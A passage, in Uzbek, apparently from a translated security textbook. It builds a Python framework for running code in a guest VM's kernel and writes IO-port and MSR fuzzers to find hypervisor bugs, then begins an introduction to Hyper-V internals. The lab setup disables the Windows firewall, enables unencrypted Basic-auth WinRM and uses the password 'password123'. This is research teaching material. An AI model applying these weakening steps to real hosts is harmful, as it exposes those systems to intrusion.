self._init_boot_info(**dict(body))
yield msg
def op_write(self, code, address=None):❷
if address is None:
address = self.memory.alloc(len(code.build(0)))
self._request += [
protocol.f.UInt32(OpType.Write.value),
protocol.f.UInt64(address),
tuple(protocol.f.UInt8(x) for x in code.build(address))
]
return address
def op_exec(self, address):❸
self._request += [
protocol.f.UInt32(OpType.Exec.value),
protocol.f.UInt64(address)
]
def op_commit(self):❹
protocol.send(self.proc.stdin, self._request)
self._request.clear()
def execute(self, code):❺
address = self.op_write(code)
self.op_exec(address)
self.op_commit()
self.memory.free(address)
```

Birinchi o'zgarish **messages** usulida amalga oshiriladi, shuning uchun endi yuklash xabari kelganda **_init_boot_info** ❶ chaqiriladi, bu ikkita xususiyatni boshlash uchun: **symbols** va **memory** (bu **RemoteMemory** ning instansiyasi). Mavjud xotira hududlarini tasvirlaydigan manzil diapazonlari **memory** obyektiga

qo‘shiladi va yadroning oxirigacha bo‘lgan nol manzil diapazoni mavjud xotiradan olib tashlanadi.

So‘rov xabarini tashkil qiluvchi operatsiyalarni yaratish uchun yangi usullar amalga oshirildi:

• **op_write ❷ – Code** instansiyasini (va ixtiyoriy ravishda asosiy manzilni) qabul qiladi, kodni quradi va hosil bo‘lgan ikkilik kodni yozish operatsiyasida kodlaydi, keyin uni so‘rovning operatsiyalar ro‘yxatiga qo‘shadi.

• **op_exec ❸** – manzilni qabul qiladi va uni bajarish operatsiyasida kodlaydi, operatsiyalar ro‘yxatiga qo‘shadi.

• **op_commit ❹** – operatsiyalar ro‘yxatidan tarkibni olib, so‘rov xabarini quradi va yuboradi.

Ushbu usullar past darajadagi API’ni taqdim etadi, ammo eng keng tarqalgan holat uchun **execute ❺** usuli amalga oshirildi, bu faqat **Code** instansiyasini talab qiladi.

Ushbu yangi funksiyani guest tizimda kodni bajarish orqali sinab ko‘riladi:

```
# main.py
import protocol
from guest import Guest
from code import Code
from enum import Enum
class OOBType(Enum):
Print = 0
with Guest() as g:
for (msg_type, body) in g.messages():
if msg_type == protocol.MT.OOB:
oob_type, *msg = body
if oob_type == OOBType.Print.value:
fmt, *args = msg
print(f'PRINT: {fmt % tuple(args)}')
if msg_type == protocol.MT.Boot:
print('BOOTED')
g.execute(Code("""
OOB_PRINT "hello world!"
REPLY_EMPTY
ret""", g.symbols))❶
if msg_type == protocol.MT.Reply:
print(f'REPLY: {body}')
```

Yuklash xabari kelganda, skript guest tizimga ‘hello world!’ xabarini yuborish uchun kod parchasi kiritadi ❶.

*Eslatma. **OOB_PRINT** va **REPLY_EMPTY** makroslari “macros.asm” faylida aniqlangan, ammo qisqalik uchun kod ro‘yxatida bu fayl kiritilmagan.*


```
┌──(root㉿ghh6)-[/labs/lab4]
└─# python3 main.py
PRINT: kmain at 0x0000000000040131b
BOOTED
PRINT: hello world!
REPLY: []
```

Bu yerda kiritilgan kod tomonidan yaratilgan “hello world!” xabari va bo‘sh javobni ko‘rish mumkin.

Fuzzing – dasturiy ta’minotni testlash

Hozirgi tizim bilan VMni ishga tushirish va Ring-0 da o‘zboshimchalik bilan kodni bajarish mumkin. Bularning barchasi faqat bir nechta Python qatori orqali amalga oshirildi. Endi uni gipervisorlarni berkitish(fuzz) uchun ishlatiladi!

Fuzzer bazaviy sinfi

Fuzzerlarni yozish bir necha takrorlanuvchi vazifalarni o‘z ichiga oladi, ularni asosiy sinfga ajratib olish mumkin:

```
# fuzzer.py
import random
import signal
import protocol
from enum import Enum
from guest import Guest
from code import Code
class OOBType(Enum):
Print = 0
Assert = 1
class Fuzzer:
regs = ('rax', 'rbx', 'rcx', 'rdx', 'rsi', 'rdi', 'rbp', 'rsp',
'r8', 'r9', 'r10', 'r11', 'r12', 'r13', 'r14', 'r15')
def __init__(self, seed):❶
self.rand = random.Random(seed)
signal.signal(signal.SIGALRM, Fuzzer.timeout_handler)
@staticmethod
def timeout_handler(signum, frame):
raise Exception('TIMEOUT')
def context_save(self):
return 'pop rax\n' + '\n'.join(
f'mov qword [{self.context_area + n*8:#x}], {reg}'
for (n, reg) in enumerate(self.regs)) + '\n'
def context_restore(self):
return '\n'.join(
f'mov {reg}, qword [{self.context_area + n*8:#x}]'
for (n, reg) in enumerate(self.regs)) + '\njmp rax\n'
def code(self, code):
```

```
return Code(code, self.guest.symbols)
def fuzz(self, reply):❸
raise NotImplementedError
def on_boot(self, body):❹
self.fuzz([])
def handle_message(self, msg_type, body):
if msg_type == protocol.MT.OOB:
...omitted for brevity...
else:
if msg_type == protocol.MT.Boot:
self.context_area = self.guest.memory.alloc(0x1000)
self.on_boot(body)
else:
self.fuzz(body)
def run(self):❷
while True:
try:
with Guest() as self.guest:
for msg in self.guest.messages():
signal.alarm(0)
signal.alarm(2)
self.handle_message(*msg)
except Exception as e:
print(f'exception: {e}')
```

Fuzzer (yoki har qanday olingan sinf) obyektlari fuzzerning psevdo-tasodifiy holatini ishga tushirish uchun ishlatiladigan asosiy qiymatdan ❶ yaratilgan. Haqiqiy fuzzing guestni ishga tushiradigan va kiruvchi xabarlarni boshqaradigan run ❷ usuli bilan amalga oshiriladi. Xabarni qayta ishlash sikli signalni o‘rnatadi, shuning uchun fuzzer bir necha soniya davomida tiqilib qolsa, istisno paydo bo‘ladi va fuzzer yangi guest bilan qayta ishga tushadi.

Javob xabarlari quyi sinflar tomonidan amalga oshirilishi kerak bo‘lgan fuzz ❸ usuliga yuboriladi. Kiruvchi yuklash xabarlari on_boot ❹ haddan tashqari yuklanadigan kichik sinflar tomonidan boshqarilishi mumkin. Agar on_boot haddan tashqari yuklanmagan bo‘lsa, bu usul faqat bo‘sh tanadan o‘tib, fuzzni chaqiradi.

Nihoyat, kod yaratish uchun bir nechta qulay usullar mavjud (kod, context_save va context_restore).

Laboratoriya ishi 24.5: IO-portlarni fuzzing qilish

Fuzzerni yozishdan maqsad – turli qismlar qanday ishlashini o‘rganish. Shuning uchun, bu holatda foydalanuvchanlikdan ko‘ra, soddalikka e’tibor qaratamiz.

Bu fuzzer juda oddiy, tasodifiy IN/OUT instruksiyalarini ishlab chiqadi:

```
# port_fuzzer.py
import sys
```



```
import fuzzer
from code import Code
class Fuzzer(fuzzer.Fuzzer):
def __init__(self, seed):
super().__init__(seed)
self.discovered_ports = []❶
self.blacklisted_ports = list(range(0x3f8, 0x3f8 + 5))❷
def fuzz(self, reply):
if reply:
port, value = reply
if value != (1 << value.width) - 1 \❸
and port not in self.discovered_ports:
print(f'New port: {port:04x} -> {value:08x}')
self.discovered_ports.append(port)
size = self.rand.choice((8, 16, 32))
reg = {8: 'al', 16: 'ax', 32: 'eax'}[size]
port = self.blacklisted_ports[0]
while port in self.blacklisted_ports:
if not self.discovered_ports or self.rand.choice((True, False)):
port = self.rand.randint(0, 0xffff)❹
else:
port = self.rand.choice(self.discovered_ports)❺
op = self.rand.choice((
f"""mov dx, {port:#x}
in {reg}, dx
PUT_VA UInt16, rdx, UInt{size}, rax❻
REPLY
""",
f"""mov dx, {port:#x}
mov {reg}, {self.rand.randint(0, (1 << size) - 1):#x}❼
out dx, {reg}
REPLY_EMPTY
"""))
code = self.code(self.context_save() + op + self.context_restore())
self.guest.execute(code)
if __name__ == "__main__":
Fuzzer(int(sys.argv[1])).run()
```

Ushbu yangi Fuzzer kichik sinfiga ikkita xususiyat qo‘shildi: topilgan portlar ro‘yxati ❶ (dastlab bo‘sh) va protokolni tashish bilan chalkashmaslik uchun seriya tomonidan ishlatiladigan portlar bilan ishga tushirilgan qora ro‘yxat ❷.

Fuzz qiladigan birinchi narsa oxirgi iteratsiyaning javobida IN (kiruvchi) buyrug‘ining oldingi bajarilishi natijasida olingan ma’lumotlar mavjudligini tekshirish. Agar bu ma’lumotlarda uning barcha bitlari ❸ o‘rnatilmagan bo‘lsa, to‘g‘ri portni o‘qiladi, shuning uchun uni topilgan portlar ro‘yxatiga qo‘shamiz.

Maqsadli portlar tasodifiy yaratilgan 16-bitli butun sonlar ❹ yoki topilgan portlar ro‘yxati ❺ elementlaridan olinadi, lekin ular qora ro‘yxatda bo‘lmasligi kerak.

IN (kirish) yoki OUT (chiqish) ko‘rsatmalari tasodifiy tanlanadi. IN (kirish) da javob yuborish uchun qo‘shimcha kod, jumladan port raqami va maqsad operand qiymati ❻ mavjud. OUT (chiqish) o‘z manba operandida tasodifiy qiymat ❼ oladi va bo‘sh javobni qaytaradi.

Fuzzer chaqiriladi va boshlang‘ich qiymati argumenti uzatiladi:

```
┌──(root㉿ghh6)-[/labs/lab5]
└─# python3 port_fuzzer.py 12345
PRINT: kmain at 0x000000000004012fa
New port: 0718 -> 00000000
New port: 0707 -> 00000000
New port: 00dd -> 00000000
New port: 072d -> 00000000
...
```

Laboratoriya ishi 24.6: MSR Fuzzer

Avvalgi fuzzer o‘rganish misoli bo‘ldi, ammo undan ko‘p narsa kutish mumkin emas. Endi biroz murakkabroq bo‘lgan fuzzer bilan davom ettiriladi. Keyingi fuzzer tasodifiy RDMSR/WRMSR instruksiyalarini ishlab chiqarib, modelga xos registrlarni fuzz qiladi. Garchi bu hali ham juda oddiy fuzzer bo‘lsa-da, shunga o‘xshash fuzzer haqiqiy xatolarni, masalan, CVE-2020-0751 ni topishga qodir bo‘ldi.

```
# msr_fuzzer.py
import sys
import fuzzer
from code import Code
msrs = (❶
0x00, 0x01, 0x10, 0x17, 0x1b, 0x20, 0x21, 0x28, 0x29, 0x2a, 0x2c, 0x34,
... omitted for brevity ...
0xc0011039, 0xc001103a, 0xc001103b, 0xc001103d
)
def ROR(x, n, bits):
return (x >> n) | ((x & ((2**n) - 1)) << (bits - n))
class Fuzzer(fuzzer.Fuzzer):
def __init__(self, seed):
super().__init__(seed)
self.discovered_msrs = dict()❸
def flip_bits(self, data, bits):❻
bitlens = zip(*((x, (bits-x) ** 6) for x in range(1, bits)))
mask = self.rand.getrandbits(self.rand.choices(*bitlens)[0])
return data ^ ROR(mask, self.rand.randint(0, bits), bits)
```



```
def fuzz(self, reply):
if reply:
msr, rdx, rax = reply
if msr not in self.discovered_msrs.keys():
print(f'New MSR:{msr:08x} -> rdx:{rdx:016x} rax:{rax:016x}')
self.discovered_msrs[msr] = (rdx, rax)
rdx = self.rand.randint(0, (1 << 64) - 1)
rax = self.rand.randint(0, (1 << 64) - 1)
if not self.discovered_msrs or self.rand.choice((True, False)):
rcx = self.rand.choice(msrs)
else:
rcx = self.rand.choice(list(self.discovered_msrs.keys()))
if self.rand.choice((True, False)):
rdx, rax = self.discovered_msrs[rcx]❹
rdx = self.flip_bits(rdx, 64)
rax = self.flip_bits(rax, 64)
if self.rand.choice((True, False)):
rcx = self.flip_bits(rcx, 32)❷
op = self.rand.choice((
f"""mov rcx, {rcx:#x}
rdmsr
PUT_VA UInt32, rcx, UInt64, rdx, UInt64, rax
REPLY
""",
f"""mov rcx, {rcx:#x}
mov rax, {rax:#x}
mov rdx, {rdx:#x}
wrmsr
PUT_VA UInt32, rcx, UInt64, rdx, UInt64, rax❺
REPLY
"""))
code = self.code(self.context_save() + op + self.context_restore())
self.guest.execute(code)
if __name__ == "__main__":
Fuzzer(int(sys.argv[1])).run()
```

Bu safar tasodifiy butun sonlardan MSR ishlab chiqish o‘rniga, murakkab kodlangan MSR ro‘yxatini ❶ ishlatiladi. Bu ro‘yxat to‘liq bo‘lmasa ham (masalan, gipervizorga xos bo‘lgan sintetik MSRlar yo‘q), fuzzerga ro‘yxat elementlarini o‘zgartirishga imkon beriladi ❷, shuning uchun u vaqt o‘tishi bilan yangi MSRlarni aniqlashi mumkin.

Aniqlangan MSRlar lug‘atda saqlanadi ❸, shuning uchun nafaqat MSR, balki o‘qilgan yoki yozilgan mazmun ham saqlanadi. Shu tarzda, oldingi mazmun keyingi iteratsiyalarning fuzzing tanasiga ❶ kiritilishi mumkin. WRMSR operatsiyalarining mazmuni ham yuboriladi ❺, chunki bu instruksiyaning bajarilishi istisno yaratmaganligini bildiradi.

flip_bits ❻ metodi ma'lumotni o'zgartirishni amalga oshirish uchun ishlab chiqilgan. U ikkita argumentni qabul qiladi: o'zgartiriladigan ma'lumot (butun son shaklida) va bitlar soni. 1 dan o'lcham argumenti oralig'idagi bit uzunligi tasodifiy tanlanadi, bu kichik o'lchamlarga yuqori ehtimollik beradi. Ushbu bit uzunligi ma'lumotlarga qarshi tasodifiy bit niqobini yaratish uchun ishlatiladi.

Fuzzerni ishga tushirish quyida keltirilgan:

```
┌──(root㉿ghh6)-[/labs/lab6]
└─# python3 msr_fuzzer.py 12345
PRINT: kmain at 0x00000000004012fa
PRINT: kmain at 0x00000000004012fa
PRINT: kmain at 0x00000000004012fa
PRINT: kmain at 0x00000000004012fa
PRINT: kmain at 0x00000000004012fa
...
```

Istisno ishlov berish mexanizmini amalga oshirilmaganligi sababli, qiyinlashtiruvchi miqdorda qayta ishga tushirishlarni kuzatish mumkin. Bu jarayoni sezilarli darajada sekinlashtiradi.

Laboratoriya ishi 24.7: Istisnolardan foydalanish

To'g'ridan-to'g'ri istisnolardan foydalanishni amalga oshirish cheklovchi omilga ega: har bir turli fuzzer qanday ishlashini oldindan bilib bo'lmaydi. Ko'proq moslashuvchan yechimga intilish kerak, shuning uchun har bir fuzzer o'zining istisno ishlov beruvchisini o'rnatishiga ruxsat bersak bo'ladi.

Har bir fuzzer o'ziga xos xususiyatlariga mos ravishda tiklanish strategiyasini amalga oshirishi mumkin, ammo oddiy holatlardan tiklana oladigan standart ishlov beruvchilar to'plamiga ega bo'lish yaxshi bo'ladi, shunda barcha fuzzerlar bundan foydalana oladi.

```
# fuzzer.py
class Fuzzer:
... omitted for brevity...
def on_boot(self, body):
self.install_idt()
self.fuzz([])
def install_idt(self, vectors=30):❶
entries = (f'{l:#x}, {h:#x}'
for l, h in map(self.make_vector_handler, range(vectors)))
self.guest.op_exec(
self.guest.op_write(
self.code(f"""lidt [idtr]
ret
align 16
idtr:
```



```
dw idt_end - idt - 1 ; IDT limit
dq idt
; IDT base
align 16
idt: dq {', '.join(entries)}❸
idt_end:
""")))
def make_vector_handler(self, vec):❷
err_code = ''
code = 'REPLY_EMPTY\n' + self.context_restore()❻
...omitted for brevity...
address = self.guest.op_write(self.code(err_code + code))❹
return ((address & 0xffff) | 0x80000 | (
((address & 0xffff << 16) | 0x8f << 8) << 32), address >> 32)❺
```

Istisno ishlov berishni qo'shish uchun Fuzzer sinfini kengaytirish lozim. on_boot metodida yangi guestning IDT'sini o'rnatish va istisno ishlov beruvchilarni kiritish uchun install_idt ❶ chaqiruvi qo'shiladi. install_idt usuli vektorlar sonini (standart bo'yicha 30) oladi va har bir qiymat uchun make_vector_handler ❷ chaqiradi. make_vector_handler tomonidan qaytarilgan yozuvlar yordamida yangi IDT ❸ hosil qilinadi.

make_vector_handler usuli ko'rsatilgan vektor raqamini boshqarish uchun assembler kodini hosil qiladi va uni guest kodiga qo'shadi❹, lekin uni ishlatmaydi. Keyin u ishlov beruvchi joylashgan IDT yozuvini qaytaradi❺. Standart bo'yicha, make_vector_handler tomonidan ishlab chiqarilgan kod faqat bo'sh javob yuboradi va oldingi kontekst holatini tiklaydi❻. Hech qanday qo'shimcha o'zgartirishlarsiz, avvalgi MSR fuzzerini qayta sinab ko'rish mumkin.

```
┌──(root㉿ghh6)-[/labs/lab7]
└─# python3 msr_fuzzer.py 12345
PRINT: kmain at 0x00000000004012fa
New MSR:c0010112 -> rdx:0000000000000000 rax:0000000000000000
New MSR:000006e0 -> rdx:0000000000000000 rax:0000000000000000
New MSR:00000187 -> rdx:8f492c25eb147d31 rax:2220718fc8f548aa
New MSR:00000258 -> rdx:0000000006060606 rax:0000000006060606
...
```

Ko'rish mumkinki, qayta yuklashlar soni kamaygan va shu bilan fuzzing tezligi yaxshilangan.

Fuzzing bo'yicha maslahatlar va takomillashtirishlar

Ushbu bobda ikkita juda oddiy fuzzerlar yaratildi, ammo qurilgan freymvork bundan ancha ko'p narsalarni qilishga imkon beradi. Ushbu bobning boshida keltirilgan VM-Exit sabablarining ro'yxatidan o'z fuzzerlaringizni yozish uchun ilhom

sifatida foydalaning. Ayniqsa, 48 va 49 chiqarish sabablariga e'tibor bering, ular boshqa ko'plab narsalar qatori xotiraga mos keladigan I/O emulyatsiyasi uchun ishlatiladi.

Seriyali port sinov va o'rganish uchun ajoyib, chunki u keng tarqalgan va ishlash oson, lekin u fuzzing uchun juda sekin. Agar u virtualizatsiya qilingan bo'lsa va jismoniy cheklovlar bo'lmasa, nima uchun sekin? Sababi shundaki, uzatilayotgan har bir ma'lumot bayti uchun bitta VM-Exit yuzaga keladi va giperuzatgichdan uning foydalanuvchi rejimidagi ishlovchi jarayoniga kontekst almashinuvini kutish kerak bo'ladi. Tegishli tezlikdagi fuzzing natijalarga erishish uchun u umumiy xotira halqa buferi orqali ma'lumotlarni uzatadigan paravirtualizatsiyalangan qurilma bilan almashtirilishi kerak.

Maxsus yuklovchi GRUB o'rniga ishlatilishi mumkin, bu orqali yuklash vaqtlari qisqartiriladi – yoki undan ham yaxshisi, agar maqsadli giperuzatgich to'g'ridan-to'g'ri yadro yuklashni qo'llab-quvvatlasa (masalan, PVH11), yuklash jarayonini butunlay chetlab o'tish mumkin.

Yadroni yanada bardoshli qilishning ko'plab usullari mavjud; masalan, oddiy choralar sifatida yadro sahifalarini faqat o'qish uchun belgilash va istisno ishlov beruvchilar uchun maxsus steklardan foydalanish (IST12) mumkin.

Oxir-oqibat, hozirgi amalga oshirilishda mijoz nishon muhitida ishlaydi. Ideal yechim bu **Guest** sinfini serverga aylantirish (maqsadli muhitda ishlashi uchun) va mijozni (fuzzer) boshqa mashinada ishlatishdir. Shunday qilib, mezbon server ishdan chiqqan taqdirda ham fuzzer holatini yo'qotishning oldini olish mumkin bo'ladi.

Xulosa

Bu bob gipervizorning hujum yuzasini muhokama qilishdan boshlandi, turli funksiyalar qanday qilib yagona kirish nuqtasida (VM-Exit handler) to'planishi va qanday qilib ma'lum buyruqlar (asosan huquqlarga ega) orqali ko'plab chiqarilgan ijro yo'llarini ishga tushirish mumkinligi tushuntirildi. Shundan so'ng, Python'dan osonlik bilan amalga oshirish imkonini beruvchi bir freymvork dizayn va amalga oshirildi. Keyin ushbu freymvorkdan foydalanib, bir necha oddiy fuzzers ishlab chiqildi. Bobni yakunlashda, bu freymvorkdan qanday foydalanish va uni yaxshilash bo'yicha ba'zi tavsiyalar berildi.

Foydalanilgan adabiyotlar

1. "Fuzzing para-virtualized devices in Hyper-V," msrc-blog.microsoft.com/2019/01/28/fuzzing-para-virtualized-devices-in-hyper-v/.
2. "Virtual I/O Device (VIRTIO) Version 1.1, Committee Specification," docs.oasis-open.org/virtio/virtio/v1.1/csprd01/virtio-v1.1-csprd01.html.
3. "Unikernel," en.wikipedia.org/wiki/Unikernel.
4. "Invoking grub-mkrescue," www.gnu.org/software/grub/manual/grub/html node/Invoking-grub_002dmkrescue.html.
5. "Multiboot2 Specification," www.gnu.org/software/grub/manual/multiboot2/multiboot.html.
6. "Construct," construct.readthedocs.io.
7. "fixedint," pypi.org/project/fixedint/.
8. "crc32c," pypi.org/project/crc32c/.
9. "portion," pypi.org/project/portion/.
10. "CVE-2020-0751," labs.bluefrostsecurity.de/advisories/bfs-sa-2020-001/.
11. "PVH," xenbits.xen.org/docs/4.6-testing/misc/pvh.html.
12. "Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3: System Programming Guide," software.intel.com/content/dam/develop/external/us/en/documents-tps/325384-sdm-vol-3abcd.pdf.

25 BOB. HYPER-V ICHKI TUZILISHI

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:
- Hyper-V arxitekturasining umumiy ko‘rinishi;
- Sintetik interfeyslar: MSR, SynIC, giperso‘rovlar;
- VMBus aloqasi.

Microsoft Hyper-V xavfsizlik tadqiqotchilari uchun jozibali nishonga aylandi. Ushbu gipervisor nafaqat Azure kabi muhim bulutli infratuzilmani ishga tushirish uchun ishlatiladi, balki u Windows operatsion tizimining xavfsizlik xususiyatlarining asosidir, jumladan Hypervisor tomonidan himoyalangan kod yaxlitligi (HVCI), Credential Guard va Application Guard.

Hyper-V yangi kelganlar uchun qiyin maqsad bo‘lishi mumkin; ushbu bob kirish bo‘lib xizmat qiladi, u sizga uning arxitekturasi haqida umumiy ma’lumot beradi va uning ba’zi paravirtualizatsiya interfeysini qamrab oladi (bo‘limlararo aloqaga e’tibor qaratiladi). Bir bobda Hyper-V ni chuqur muhokama qilish mumkin emas. Bu yerda muhokama qilingan tushunchalar tadqiqotni o‘tkazish kerak bo‘lgan yo‘nalishni berishi kerak.

Virtualizatsiya muhitini yaratish va sozlash

Ishni boshlashdan oldin, sinovlarni o‘tkazadigan Hyper-V tizimini sozlashimiz kerak. Hyper-V Windows 8 va Windows Server 2008-dan boshlab 64-bitli tizimlarda mavjud bo‘lib, Intel VT-x yoki AMD-V yordamida apparat yordamida virtualizatsiyani talab qiladi (ARM64 ham qo‘llab-quvvatlanadi). Xostda Windows 10 Pro (x64) versiyasi va VT-x qo‘llab-quvvatlovchi 64-bitli Intel CPU qo‘llanadi. Hyper-V-dan foydalanishni boshlashdan oldin uni yoqish kerak, bu PowerShell orqali (Administrator sifatida) amalga oshirilishi mumkin:

```
PS C:\WINDOWS\system32> Enable-WindowsOptionalFeature -Online -FeatureName
Microsoft-Hyper-V -All
Do you want to restart the computer to complete this operation now?
[Y] Yes [N] No [?] Help (default is "Y"):
```

DIQQAT

Hyper-V Windows Home-da mavjud emas. Pro, Enterprise yoki Education nashrlaridan foydalanish kerak.

Hyper-V yuklanishi uchun mashinani qayta ishga tushirish. Hyper-V-ni sinash uchun 24-bobda ishlab chiqqan gipervizor tadqiqotlarining freymvorki asosidagi vositalardan foydalaniladi. Ushbu vositalar hozirgina sozlagan Hyper-V qurilmasi (“target” box) bilan bir xil tarmoqqa ulangan ikkinchi “mijoz” qurilmasida ishlaydi deb taxmin qilinadi. Ushbu “mijoz” qurilmasi boshqa jismoniy yoki virtual mashina bo‘lishi mumkin, ammo unda Linux va Docker o‘rnatilgan bo‘lishi kerak. Ushbu ikkinchi qurilmada GitHub-dan kod va vositalarni klonlanadi:

```
$ git clone https://github.com/GrayHatHacking/GHHv6.git
```

Kod ko‘rib chiqilgandan so‘ng va Docker konteynerini qurishdan oldin GHHv6/ch25/labs/hyperv_guest.py faylining birinchi qatorlarini tahrirlash kerak. Ushbu faylda “maqsad” (“target box”) qutisiga ulanish, unga fayllarni nusxalash, VM-larni sozlash va ishga tushirish uchun zarur bo‘lgan ma’lumotlar mavjud:

```
xost = 'hyperv_box'
proxy_port = 2345
user = 'Administrator'
password = 'password123'
deploy = True
```

Hyperv_box-ni Hyper-V box ning domen nomi yoki IP manzili bilan almashtiring va 123-parolni Hyper-V box ning Administrator hisobiga tayinlangan parol bilan almashtiring.

Maslahat: *Hyper-V qurilmasiga bir nechta fayllarni ko‘chirish kerak bo‘ladi. Standart bo‘yicha, hyperv_guest.py skripti har doim bu nusxalashni amalga oshiradi, lekin bu faqat bir marta kerak bo‘ladi. Jarayonni tezlashtirish uchun, fayllar birinchi marta ko‘chirilgandan so‘ng, bu harakatni to‘xtatish uchun deploy o‘zgaruvchisini **False** qilib o‘zgartirish mumkin.*

Endi Docker tasvirini yaratib, ishga tushirish mumkin (GHHv6/ch25/ papkasidan):

```
$ docker build -t kali .
$ docker run --network xost -it kali bash
```

Windows himoya devorini o‘chirib, Hyper-V qutisiga uzoqdan PowerShell orqali kirish huquqini beriladi. Buning uchun quyidagi buyruqlarni Administrator sifatida bajarish kerak:

```
PS C:\WINDOWS\system32> Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
PS C:\WINDOWS\system32> Enable-PSRemoting -Force
...omitted for brevity...
```

Configured LocalAccountTokenFilterPolicy to grant administrative rights remotely to local users.

PS C:\WINDOWS\system32> winrm set winrm/config/service '@{AllowUnencrypted="true"}'
...omitted for brevity...
PS C:\WINDOWS\system32> winrm set winrm/config/service/auth '@{Basic="true"}'
...omitted for brevity...
PS C:\WINDOWS\system32> Get-LocalUser -Name "Administrator" | Enable-LocalUser

DIQQAT

Bu kodlarni xususiy tarmoqda ishlayotgan tizimda qo'llash kerak. Ushbu sozlamani internetga to'g'ridan-to'g'ri ulangan tizimga qo'llash mumkin emas, chunki bu xavfli!

Hyper-V tizimida izolyatsiyaning mantiqiy birligi "bo'lim" (partition) deb ataladi, bu tushunchaviy jihatdan virtual mashina (VM)ga o'xshaydi. Ba'zi farqlar mavjud, bo'limlar yana bir izolyatsiya darajasi bo'lgan Virtual Ishonch Darajalari (VTLs)ni taqdim etishi mumkin.

Imtiyozsiz VM-larni ishga tushirish uchun, asosiy bo'lim (root partition) farzand bo'limlar (child partitions) yaratadi va ularga resurslar ajratadi. Bu jarayon uchun VMM (Virtual Mashina Menejeri) maxsus imtiyozlarni talab qiladigan giperchaqiriqlar (hypercalls) to'plamini taqdim etadi, bu imtiyozlar esa faqat asosiy bo'limga beriladi. Asosiy bo'lim yana boshqa giperchaqiriqlar yordamida "intersepsiyalar" (intercepts)ni ro'yxatdan o'tkazishi mumkin, bu VMM tomonidan farzand bo'limlar tomonidan sodir etilgan muayyan hodisalar haqida asosiy bo'limni xabardor qilish imkonini beradi. Asosiy bo'lim ushbu xabarlarni kamroq imtiyozli komponentlarga uzatishi mumkin, ular esa apparat qurilmalari emulyatsiyasi kabi virtualizatsiya vazifalarini bajaradi.

HYPER-V KOMPONENTLARI

Virtualizatsiya vazifalarini ularning murakkabligi va xizmat vaqti talablariga qarab turli komponentlar orasida taqsimlash maqsadga muvofiqdir. Ushbu qatlamda VMM (Virtual Machine Monitor) eng imtiyozli va tezkor komponent hisoblanadi. Shu sababli, VMM tomonidan bajariladigan vazifalar soddaroq yoki yuqori tezkorlikni talab qiladiganlar bilan cheklanishi kerak.

Umuman olganda, VMM CPUning imtiyozli buyruqlarini va oddiy qurilmalarni (masalan, taymerlar va uzilish boshqaruvchisi) boshqarish bilan shug'ullanadi, murakkabroq yoki sekinroq qurilmalar esa "ishchi jarayon" (worker process) tomonidan emulyatsiya qilinadi. Ushbu ikki ekstremal o'rtasida paravirtualizatsiyalangan qurilmalarni qo'llab-quvvatlashni ta'minlovchi kernel drayverlari bo'lgan Virtualizatsiya Xizmat Provayderlari (VSP) joylashadi.

VMM moduli ko'rib chiqildi, endi virtualization stack (virtualizatsiya to'plami)ning boshqa komponentlari ko'rib chiqiladi.

Worker Process

Virtual Machine Worker Process (vmwp.exe) – bu foydalanuvchi rejimida ishlaydigan jarayon bo'lib, root bo'limida ishlaydi va ba'zi virtualizatsiya vazifalarini, jumladan, qurilma emulyatsiyasini boshqaradi. Qurilma emulyatsiyasi katta hujum yuzasi taqdim etadi; masalan, x86/x86_64 emulyatori MMIO (memory-mapped I/O) kirishlarini boshqarish uchun zarur bo'ladi.

Har bir ishga tushirilgan VM uchun alohida foydalanuvchi jarayoni ishga tushiriladi, bu jarayon boshqa bo'limlar yoki root bo'limda ishlayotgan boshqa jarayonlardan ajratilgan holda izolyatsiya qilingan bo'ladi. Agar hujumchi ishchi jarayonidagi zaiflikdan muvaffaqiyatli foydalansa, u foydalanuvchi tomonidan cheklangan muhitda tugaydi.

Eslatma! *VMM shuningdek, LAPIC (Local Advanced Programmable Interrupt Controller) sahifasiga kirishni boshqarish uchun x86/x86_64 emulyatorini o'z ichiga oladi, biroq uni amalga oshirish ishchi jarayondagiga nisbatan minimal bo'lib, x86/x86_64 ko'rsatmalar to'plamining faqat kichik qismini qo'llab-quvvatlaydi. Qizig'i shundaki, unda xatolar topilgan.*

Ishchi jarayonda to'g'ridan-to'g'ri giperso'rovga (hypercall) ruxsat yo'q (faqat ring-0 uchun beriladi). Buning o'rniga, u Virtualizatsiya infratuzilma drayveri (Virtualization Infrastructure Driver – VID) tomonidan taqdim etilgan interfeysdan foydalanishi kerak: vid.sys. VID bilan gaplashadigan foydalanuvchi rejimi tomoni ishchi jarayon tomonidan import qilingan vid.dll'da amalga oshiriladi. Yadro VID bildirishnoma dispetcheri (VID Notification Dispatcher – VND) orqali yangi hodisalar (masalan, kirish/chiqarish portlari yoki MMIO ga kirish) haqida ishchi jarayonini xabardor qiladi, bu hodisalar VMM dan keladigan to'xtatib turish bildirishnomalariga asoslanadi. VM-Exit bilan ishlashda (masalan, I/U portiga kirish yoki EPT buzilishi), VMM ro'yxatdan o'tgan tutilishlarni tekshiradi va ildiz bo'limidagi yadroni xabardor qiladi, bu esa o'z navbatida ishchi jarayonni xabardor qiladi.

Virtualizatsiya serveri provayderlari

Virtualizatsiya xizmati provayderlari (Virtualization Service Providers – VSP) yoritilgan (virtualizatsiyadan xabardor) bolalar(children) bo'limlariga sintetik qurilmalarni qo'llab-quvvatlaydigan root bo'limida ishlaydigan yadro drayverlari sifatida amalga oshiriladi. Sintetik qurilmalar samarali, paravirtuallashtirilgan qurilmalardir.

Maslahat: *Murakkab va muhim VSPlardan biri "vmswitch.sys"dir. Yillar davomida unda bir nechta zaifliklar aniqlangan.*

Sintetik qurilmadan foydalanishni istagan mehmonlar qurilmaning VSP bilan bog‘lanish uchun o‘z tomonida Virtualizatsiya xizmati iste’molchisini (Virtualization Service Consumer – VSC) qo‘llashlari kerak. VSP va VSC o‘rtasidagi aloqa VMBus deb nomlangan bo‘limlararo aloqa kanali orqali amalga oshiriladi (bu bobda VMBus haqida keyinroq muhokama qilinadi)..

Integratsiya komponentlari

Guest additions VMBus orqali Integratsiya Komponentlari (ICs) bilan aloqa o‘rnatadi. Bu integratsiya VM-ga qulayliklar va ishlash samaradorligini oshirish uchun xizmat qiladi.

